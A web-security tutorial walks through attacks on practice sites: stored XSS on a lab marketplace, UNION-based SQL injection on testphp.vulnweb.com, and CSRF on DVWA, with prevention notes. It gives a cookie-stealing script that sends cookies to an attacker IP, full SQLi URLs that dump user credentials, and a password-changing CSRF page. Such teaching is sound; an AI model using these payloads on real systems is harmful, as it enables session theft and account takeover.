XSS (Cross-Site Scripting) is a type of web application security vulnerability that allows an attacker to inject malicious code into a web page viewed by other users. The attack occurs when a user's input is not properly sanitized and is executed as code by the web application.

There are three types of XSS attacks:

1. Reflected XSS: The attacker injects malicious code into a website's URL, which is then reflected back to the user and executed by the web application.
2. Stored XSS: The attacker injects malicious code into a website's database, which is then displayed to all users who view the affected page and executed by the web application.
3. DOM-based XSS: The attacker injects malicious code into a website's client-side script, which is then executed by the user's browser.

XSS attacks can have serious consequences, including stealing user data (such as login credentials), compromising user accounts, and defacing websites. To prevent XSS attacks, web developers should use input validation and sanitization techniques to ensure that user input is safe and not executed as code by the web application. Additionally, web developers can use web application firewalls (WAFs) to detect and block XSS attacks. Users can protect themselves by being cautious when clicking on links or entering information into web forms, and by using browser extensions that block malicious scripts.

Target: 10.10.202.198 (This is a “The Marketplace” e-commerce web site.)



- As with all web enumeration, it is best to start by exploring all the pages and where there are input fields, trying common vulnerability checks for XSS.
- To automate this quickly, I used the zap vulnerability scanner and proxy to initially spider the site and then run an automated scan. I then started exploring the site using the built in Zap browser which is also configured as a proxy.
- Working through the site I created an account, logged in, created a new listing and then reported the listing to the admins. I then re-ran the active scan.

Xss Vulnerability:

We can see from the scan that it detects a potential XSS vulnerability on the /new form for the parameter ‘description’, this is rated as high risk with a confidence level of ‘Medium’.

The screenshot shows the ZAP interface with a red box highlighting a specific alert. The alert details are as follows:

Cross Site Scripting (Reflected)		
URL:	http://10.10.229.189/new	
Risk:	High	
Confidence:	Medium	
Parameter:	description	
Attack:	</div><script>alert(1);</script><div>	
Evidence:	</div><script>alert(1);</script><div>	
CWE ID:	79	
WASC ID:	8	
Source:	Active (40012 - Cross Site Scripting (Reflected))	
Description:	Cross-site Scripting (XSS) is an attack technique that involves injecting malicious code into a software product such as the browser within WinAmp, an RSS reader, or a web application. The injected script is typically delivered via an email or a compromised website, and it executes in the user's browser without their knowledge, potentially stealing sensitive information or performing other malicious actions.	
Other Info:		

We can try to inject some simple code into this field as a proof of concept. Let's try and open up an alert box using a simple js command.

The screenshot shows a web browser window with the URL <https://10.10.229.189/items/248>. The page title is "The Marketplace". The main content area has a red border and contains the text "<script>alert('I have been hacked')</script>". Below this, there is a "Submit Query" button. On the left side, there is a sidebar with various icons and a status bar indicating "No file selected." and "File uploads temporarily disabled due to security issues".

As we can see the proof of concept works and we get our alert box pop up on the screen.

The screenshot shows a web browser window with the same URL and title as the previous screenshot. The main content area now displays the injected script as "xss test". To the left, there is a placeholder image with a red slash over it and the text "No Image". A dark blue modal dialog box is centered on the screen with the message "I have been hacked" and an "OK" button. The status bar at the bottom of the browser window still shows "File uploads temporarily disabled due to security issues".

You will notice that if you leave the page via the home button and then select on the listing you have just created, the alert pops up again. This is a stored XSS and probably means that the script we used is being written to a database.

Looking at the page request we can also see that we have a cookie assigned when we logged into our account. A classic XSS exploit would be to capture other users cookies so we can log in as them and capture privileged information.

```

POST http://10.10.229.189/new HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Origin: https://10.10.229.189
Connection: keep-alive
Referer: https://10.10.229.189/new
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cI6IkpXVCJ9eyJlc2VybmtZSI6InlYJlcRvZyIsImFkbWluIjpmYWxzZSw1aWF0IjoxNjAzMzUxNDM2fQ.CD6ezM2vZYHn9_L6k6nsycVv1lodIF_a0jXOyNGoU0
Upgrade-Insecure-Requests: 1
title=%2Fh1%3Cscript%3Ealert%281%29%3B%3Cscript%3E%3Ch1%3E<description=hello
    
```

This is exactly what we need to do here. Remember we have the option to report the listing to the admin. If we look at our messages, we can see the following:

The Marketplace Home | New listing | Messages | Log out

You have 7 new message(s)

	From system Thank you for your report. We have reviewed the listing and found nothing that violates our rules.	From system Thank you for your report. We have reviewed the listing and found nothing that violates our rules.	From system Thank you for your report. We have reviewed the listing and found nothing that violates our rules.	From system Thank you for your report. We have reviewed the listing and found nothing that violates our rules.
--	--	--	--	--

So it would appear that the admin has reviewed our listing and found nothing that violates their rules. If we can capture the admins cookie when they visit the listing, then we should be able to impersonate the admin with full privileges.

To do this we need to modify our script to grab the admin cookie and store that information somewhere where we can access and use it. To do this I am going to

use a cookie stealing script which will basically setup an http server on my attack system to log cookies captured from the injected script through the XSS vulnerability. All the information required to achieve this can be found at the link below.

<https://github.com/s0wr0b1ndef/WebHacking101/blob/master/xss-reflected-steal-cookie.md>

XSS Exploitation to Steal Admin Cookie:

Let's start the XSS-cookie-stealer.py on our attack machine:

\$>> python XSS-cookie-stealer.py

We should see the words 'Started http server'

The screenshot shows a web application interface. At the top, there is a navigation bar with links: 'The Marketplace', 'Home', 'New listing', 'Messages', and 'Log out'. Below the navigation bar, there is a section titled 'Add new listing' with a large input field containing the word 'Hack'. Underneath this, there is a larger text area containing the following XSS payload:

```
<script>var i=new  
Image;i.src="http://10.10.36.136:8888  
/?"+document.cookie;</script>
```

Below the text area, there is a file upload section with a 'Browse...' button and a message stating 'No file selected.' A note below the file upload says 'File uploads temporarily disabled due to security issues'. At the bottom, there is a large 'Submit Query' button.

As soon as we submit, we should see our cookie appear on the http server running on our attack machine:

```
--  
token      [ 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VySWQiOjQsInVzZXJuYW1lIjoieWViYmVyzG9nIiwi  
YWRtaW4iOmZhbHNlLCJpYXQiOjE2MDMzMjk3Mjd9.hwV1dkUUQr4-fNocaZGa8y-Mp8yqhptEau249zbuMbA' ]
```

Let's now click on the link and report listing to the admins:

The Marketplace Home | New listing | Messages | Log out

Report Listing | The Marketplace

Are you sure you want to report yebberdog's listing for "hack"?

Report

Click 'Report' button and we should see the admin cookie appear on our http server:

The Marketplace Home | New listing | Messages | Log out

You have 1 new message(s)

From system

Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!

```
2020-10-22 12:37 PM - 10.10.75.160 Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0  
--  
token      [ 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VySWQiOjQsInVzZXJuYW1lIjoieWViYmVyzG9nIiwi  
YWRtaW4iOmZhbHNlLCJpYXQiOjE2MDMzMjk3Mjd9.hwV1dkUUQr4-fNocaZGa8y-Mp8yqhptEau249zbuMbA' ]  
2020-10-22 12:40 PM - 10.10.165.115 Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/85.0.4182.0 Safari/537.36  
token      [ 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJc2VySWQiOjQsInVzZXJuYW1lIjoibmljaGFibCisImFkbmluIjp0cnVlLCJpYXQiOjE2MDMzMzA0MzF9.kyeKI6s2aLZ0TRdw6Z7GvOqr6_KAjhoe3Iebkd02nK1' ]
```

Copy the admins cookie to clipboard and using Firefox, select from the menu (Web Developer — Storage Inspector and select Cookies). Change the current cookie in the value field and paste in the admin cookie and enter:

The screenshot shows a browser developer tools Network tab with a single outgoing POST request to the endpoint '/admin/report'. The request body contains a JSON object with a single key-value pair: 'message': 'You have 1 new message(s)'. The response status is 200 OK, and the response body is a yellow box containing a message from the system: 'Thank you for your report. One of our admins will evaluate whether the listing you reported breaks our guidelines and will get back to you via private message. Thanks for using The Marketplace!'. Below the screenshot is a screenshot of the browser's Session Storage, which shows a single session cookie named 'Session' with the value '10.10.165.115'.

Refresh the page and we should be logged in as the Admin:

The screenshot shows the 'User listing' page. It displays four user profiles in cards:


- User system
ID: 1
Is administrator: false
- User michael
ID: 2
Is administrator: true
- User jake
ID: 3
Is administrator: true
- User yebberdog
ID: 4
Is administrator: false

So this page appears to be listing all the users on the system, as well as the first flag. We can assume that this is driven by a database. If we select any of the users, we can see that the address bar changes to **/admin?user=2**, with the integer being the user ID.

The screenshot shows the browser's address bar with the URL `10.10.165.115/admin?user=2`. The page content shows the user profile for 'User michael' with ID 2, who is an administrator. A 'Delete user' button is visible at the bottom of the card.

SQL Injection:

SQL Injection



SQLi (SQL Injection) is a type of web application security vulnerability that allows an attacker to execute malicious SQL statements within a web application's database. The vulnerability occurs when a web application fails to properly sanitize user input, allowing an attacker to insert SQL commands into a web form or URL parameter. SQLi attacks can result in serious consequences, including unauthorized access to sensitive data, theft of user information, and complete takeover of the web application.

There are several types of SQLi attacks, including:

1. Union-based SQLi: The attacker uses the SQL UNION operator to combine the results of two or more SELECT statements and retrieve sensitive data from the database.
2. Error-based SQLi: The attacker exploits error messages generated by the web application to extract information about the database structure and retrieve sensitive data.
3. Blind SQLi: The attacker uses a boolean or time-based technique to infer information about the database and retrieve sensitive data without actually seeing it.

To prevent SQLi attacks, web developers should use prepared statements and parameterized queries to ensure that user input is properly sanitized before being used in SQL queries. Additionally, web developers should limit the privileges of database users to prevent attackers from gaining full access to the database. Regular security audits and vulnerability assessments can also help detect and prevent SQLi attacks. Users can protect themselves by being cautious when entering information into web forms or clicking on links, and by keeping their software and security tools up to date.

Target: <http://testphp.vulnweb.com/>

The screenshot shows a web page titled "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". The top navigation bar includes links for "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". On the left, there is a sidebar menu with links for "search art" (with a search input field and a "go" button), "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", "Links", "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer". The main content area displays the heading "welcome to our page" and the text "Test site for Acunetix WVS."

Find out Vulnerable Parameter



change the value of parameter then observe an error is related to sql or not.

The screenshot shows a browser window with the URL `http://testphp.vulnweb.com/artists.php?artist=1'`. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". Below the title, there is a navigation menu with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. On the left, there is a sidebar with a search bar labeled "search art" and a "go" button. Below the search bar are links for Browse categories, Browse artists, Your cart, Signup, and Your profile. A red box highlights a warning message: "Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62".

To determine the number of columns, intercept the request and manipulate it using burpsuite.

The screenshot shows the Burp Suite interface with a request to `http://testphp.vulnweb.com:80 [44.228.249.3]`. The "Intercept is on" button is highlighted. The request details tab shows a GET request for `/artists.php?artist=1+order+by+5`. The raw request content is:

```

1 GET /artists.php?artist=1+order+by+5 HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11

```

alter the order's value until the right response is received

The screenshot shows the Burp Suite interface. In the Request tab, there is a raw dump of an HTTP request:

```

1 GET /artists.php?artist=1%20+ORDER+BY+3 HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12

```

In the Response tab, the page content for the artist 'r4w8173' is displayed. A red box highlights the search bar with the query 'artist: r4w8173'.

Retrieve dbs name of website.

The screenshot shows a SQL injection exploit. The URL is:

`http://testphp.vulnweb.com/artists.php?artist=-1+union+all+select+null,(SELECT+GROUP_CONCAT(schema_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.SCHEMATA),null--+-`

The screenshot shows the Acunetix Web Vulnerability Scanner interface after executing the exploit. A red box highlights the search bar with the query 'artist: information_schema acuart'.

Retrieve Tables From DB

```
http://testphp.vulnweb.com/artists.php?artist=-1+union+all+select+null,(SELECT+GROUP_CONCAT(table_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=0x616375617274),null--+-
```



Retrieve columns from Tables.

```
http://testphp.vulnweb.com/artists.php?artist=-1+union+all+select+null,(SELECT+GROUP_CONCAT(column_name+SEPARATOR+0x3c62723e)+FROM+INFORMATION_SCHEMA.COLUMNS+WHERE+TABLE_NAME=0x7573657273),null--+-
```

The screenshot shows a search results page for the query 'artist'. A red box highlights the search results, which include:

- artist: address
- cart
- cc
- email
- name
- pass
- phone
- uname

Below the search results, there are two links: 'view pictures of the artist' and 'comment on this artist'. To the left, a sidebar contains a search bar, a 'go' button, and a list of links including 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'.

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Dump users Data from DB

```
http://testphp.vulnweb.com/artists.php?artist=-1+union+all+select+null,
(SELECT+GROUP_CONCAT(uname,%22:%22,pass+SEPARATOR+0x3c62723e)+FROM+acuart.users),null--+
```


The screenshot shows a search results page for the query 'artist: test:test'. A red box highlights the search results, which include:

- artist: test:test

Below the search results, there are two links: 'username' and 'password'. To the left, a sidebar contains a search bar, a 'go' button, and a list of links including 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'.

Cross-Site Request Forgery (CSRF)

CSRF - Cross site request forgery attack



Cross-Site Request Forgery (CSRF) is a type of web application security vulnerability that allows an attacker to perform unauthorized actions on a web application on behalf of a logged-in user. The vulnerability occurs when a web application fails to properly validate and authenticate requests sent to it.

In a CSRF attack, the attacker tricks a user into performing an action on a web application, such as clicking a link or submitting a form, which sends a request to the web application on behalf of the user. If the user is logged in to the web application, the request will be authenticated and processed by the web application, allowing the attacker to perform actions such as changing the user's password, transferring funds, or making purchases.


To prevent CSRF attacks, web developers should implement measures such as:

- Using anti-CSRF tokens: This involves generating unique tokens for each user session and including them in all requests sent to the server. The server then checks the token to ensure that the request was generated by a legitimate source.
- Checking the Referer header: This involves checking the Referer header in requests to ensure that they originate from the same domain as the web application.

- Using SameSite cookies: This involves setting the SameSite attribute on cookies to restrict their use to same-site requests only.

Users can protect themselves against CSRF attacks by logging out of web applications after use, disabling browser extensions that may be vulnerable to CSRF attacks, and being cautious when clicking on links or submitting forms. Additionally, using browser extensions or plugins that detect and block CSRF attacks can add an extra layer of protection.

Target: 192.168.210.128/dvwa/login.php



The DVWA login form is displayed. It has two input fields: "Username" and "Password", both with placeholder text "admin". Below the password field is a "Login" button. To the right of the form is a sidebar with a grey background and white text, showing menu items: "Take Screenshot", "Open Laravel", "Latest Updates", and "Configuration".


Username

Password

Login

Take Screenshot
Open Laravel
Latest Updates
Configuration

Target Parameter




Intercept the Get request.

A screenshot of the NetworkMiner tool interface. At the top, it says 'Request to http://192.168.210.128:80'. Below that are several buttons: 'Forward', 'Drop', 'Intercept is on' (which is highlighted in blue), 'Action', and 'Open Browser'. Underneath these buttons are three tabs: 'Pretty', 'Raw', and 'Hex'. The 'Raw' tab is selected. In the raw text area, a specific line of the request is highlighted with a red rectangle: '1 GET /dvwa/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change HTTP/1.1'. This line corresponds to the 'Change' button click shown in the previous screenshot.

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=abc&password_conf=abc&Change=Change HTTP/1.1
2 Host: 192.168.210.128
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.210.128/dvwa/vulnerabilities/csrf/
9 Cookie: security=low; PHPSESSID=06488296016d3061f7ec548cf0f9d671
10 Upgrade-Insecure-Requests: 1
```

Create a html file



```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ sudo systemctl start apache2
[sudo] password for kali:

└─(kali㉿kali)-[~]
└─$ touch /var/www/html/csrf.html
touch: cannot touch '/var/www/html/csrf.html': Permission denied

└─(kali㉿kali)-[~]
└─$ sudo touch /var/www/html/csrf.html

└─(kali㉿kali)-[~]
└─$ nano /var/www/html/csrf.html ┌─
```

Write a malicious HTML code. An attacker change the victim password.




GNU nano 7.2 /var/www/html/csrf.html

```
<html><body>
<script>
    document.location='http://192.168.210.128/dvwa/vulnerabilities/csrf/?password_new=passwd&password_conf=passwd&Change=Change#'
</script>
</body>
</html>
```

Attacker will change password


Run LocalHost Apache server.



```
kali@kali: ~
File Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ sudo systemctl start apache2
[sudo] password for kali:

└─(kali㉿kali)-[~]
└─$ ┌─
```


Send this malicious URL to the victim.



Password changed



Session Hijacking:



Session hijacking is a type of web application security vulnerability that occurs when an attacker gains access to a user's session ID and uses it to impersonate the user and perform unauthorized actions on the web application.

The vulnerability occurs when the session ID is not properly protected or encrypted, or when it is transmitted in plaintext over an unsecured network. Once the attacker gains access to the session ID, they can use it to take over the user's session and perform actions such as changing the user's password, making unauthorized purchases, or accessing sensitive data.

To prevent session hijacking, web developers should implement measures such as:

- Using secure session management techniques: This involves using secure session IDs, encrypting session data, and regularly expiring sessions to prevent attackers from gaining long-term access to a user's session.
- Using HTTPS: This involves using HTTPS to encrypt all data transmitted between the user's browser and the web application to prevent eavesdropping and interception of the session ID.
- Implementing IP address validation: This involves verifying that the IP address of the user's session matches the IP address of the user's

initial login to prevent attackers from using stolen session IDs from different IP addresses.

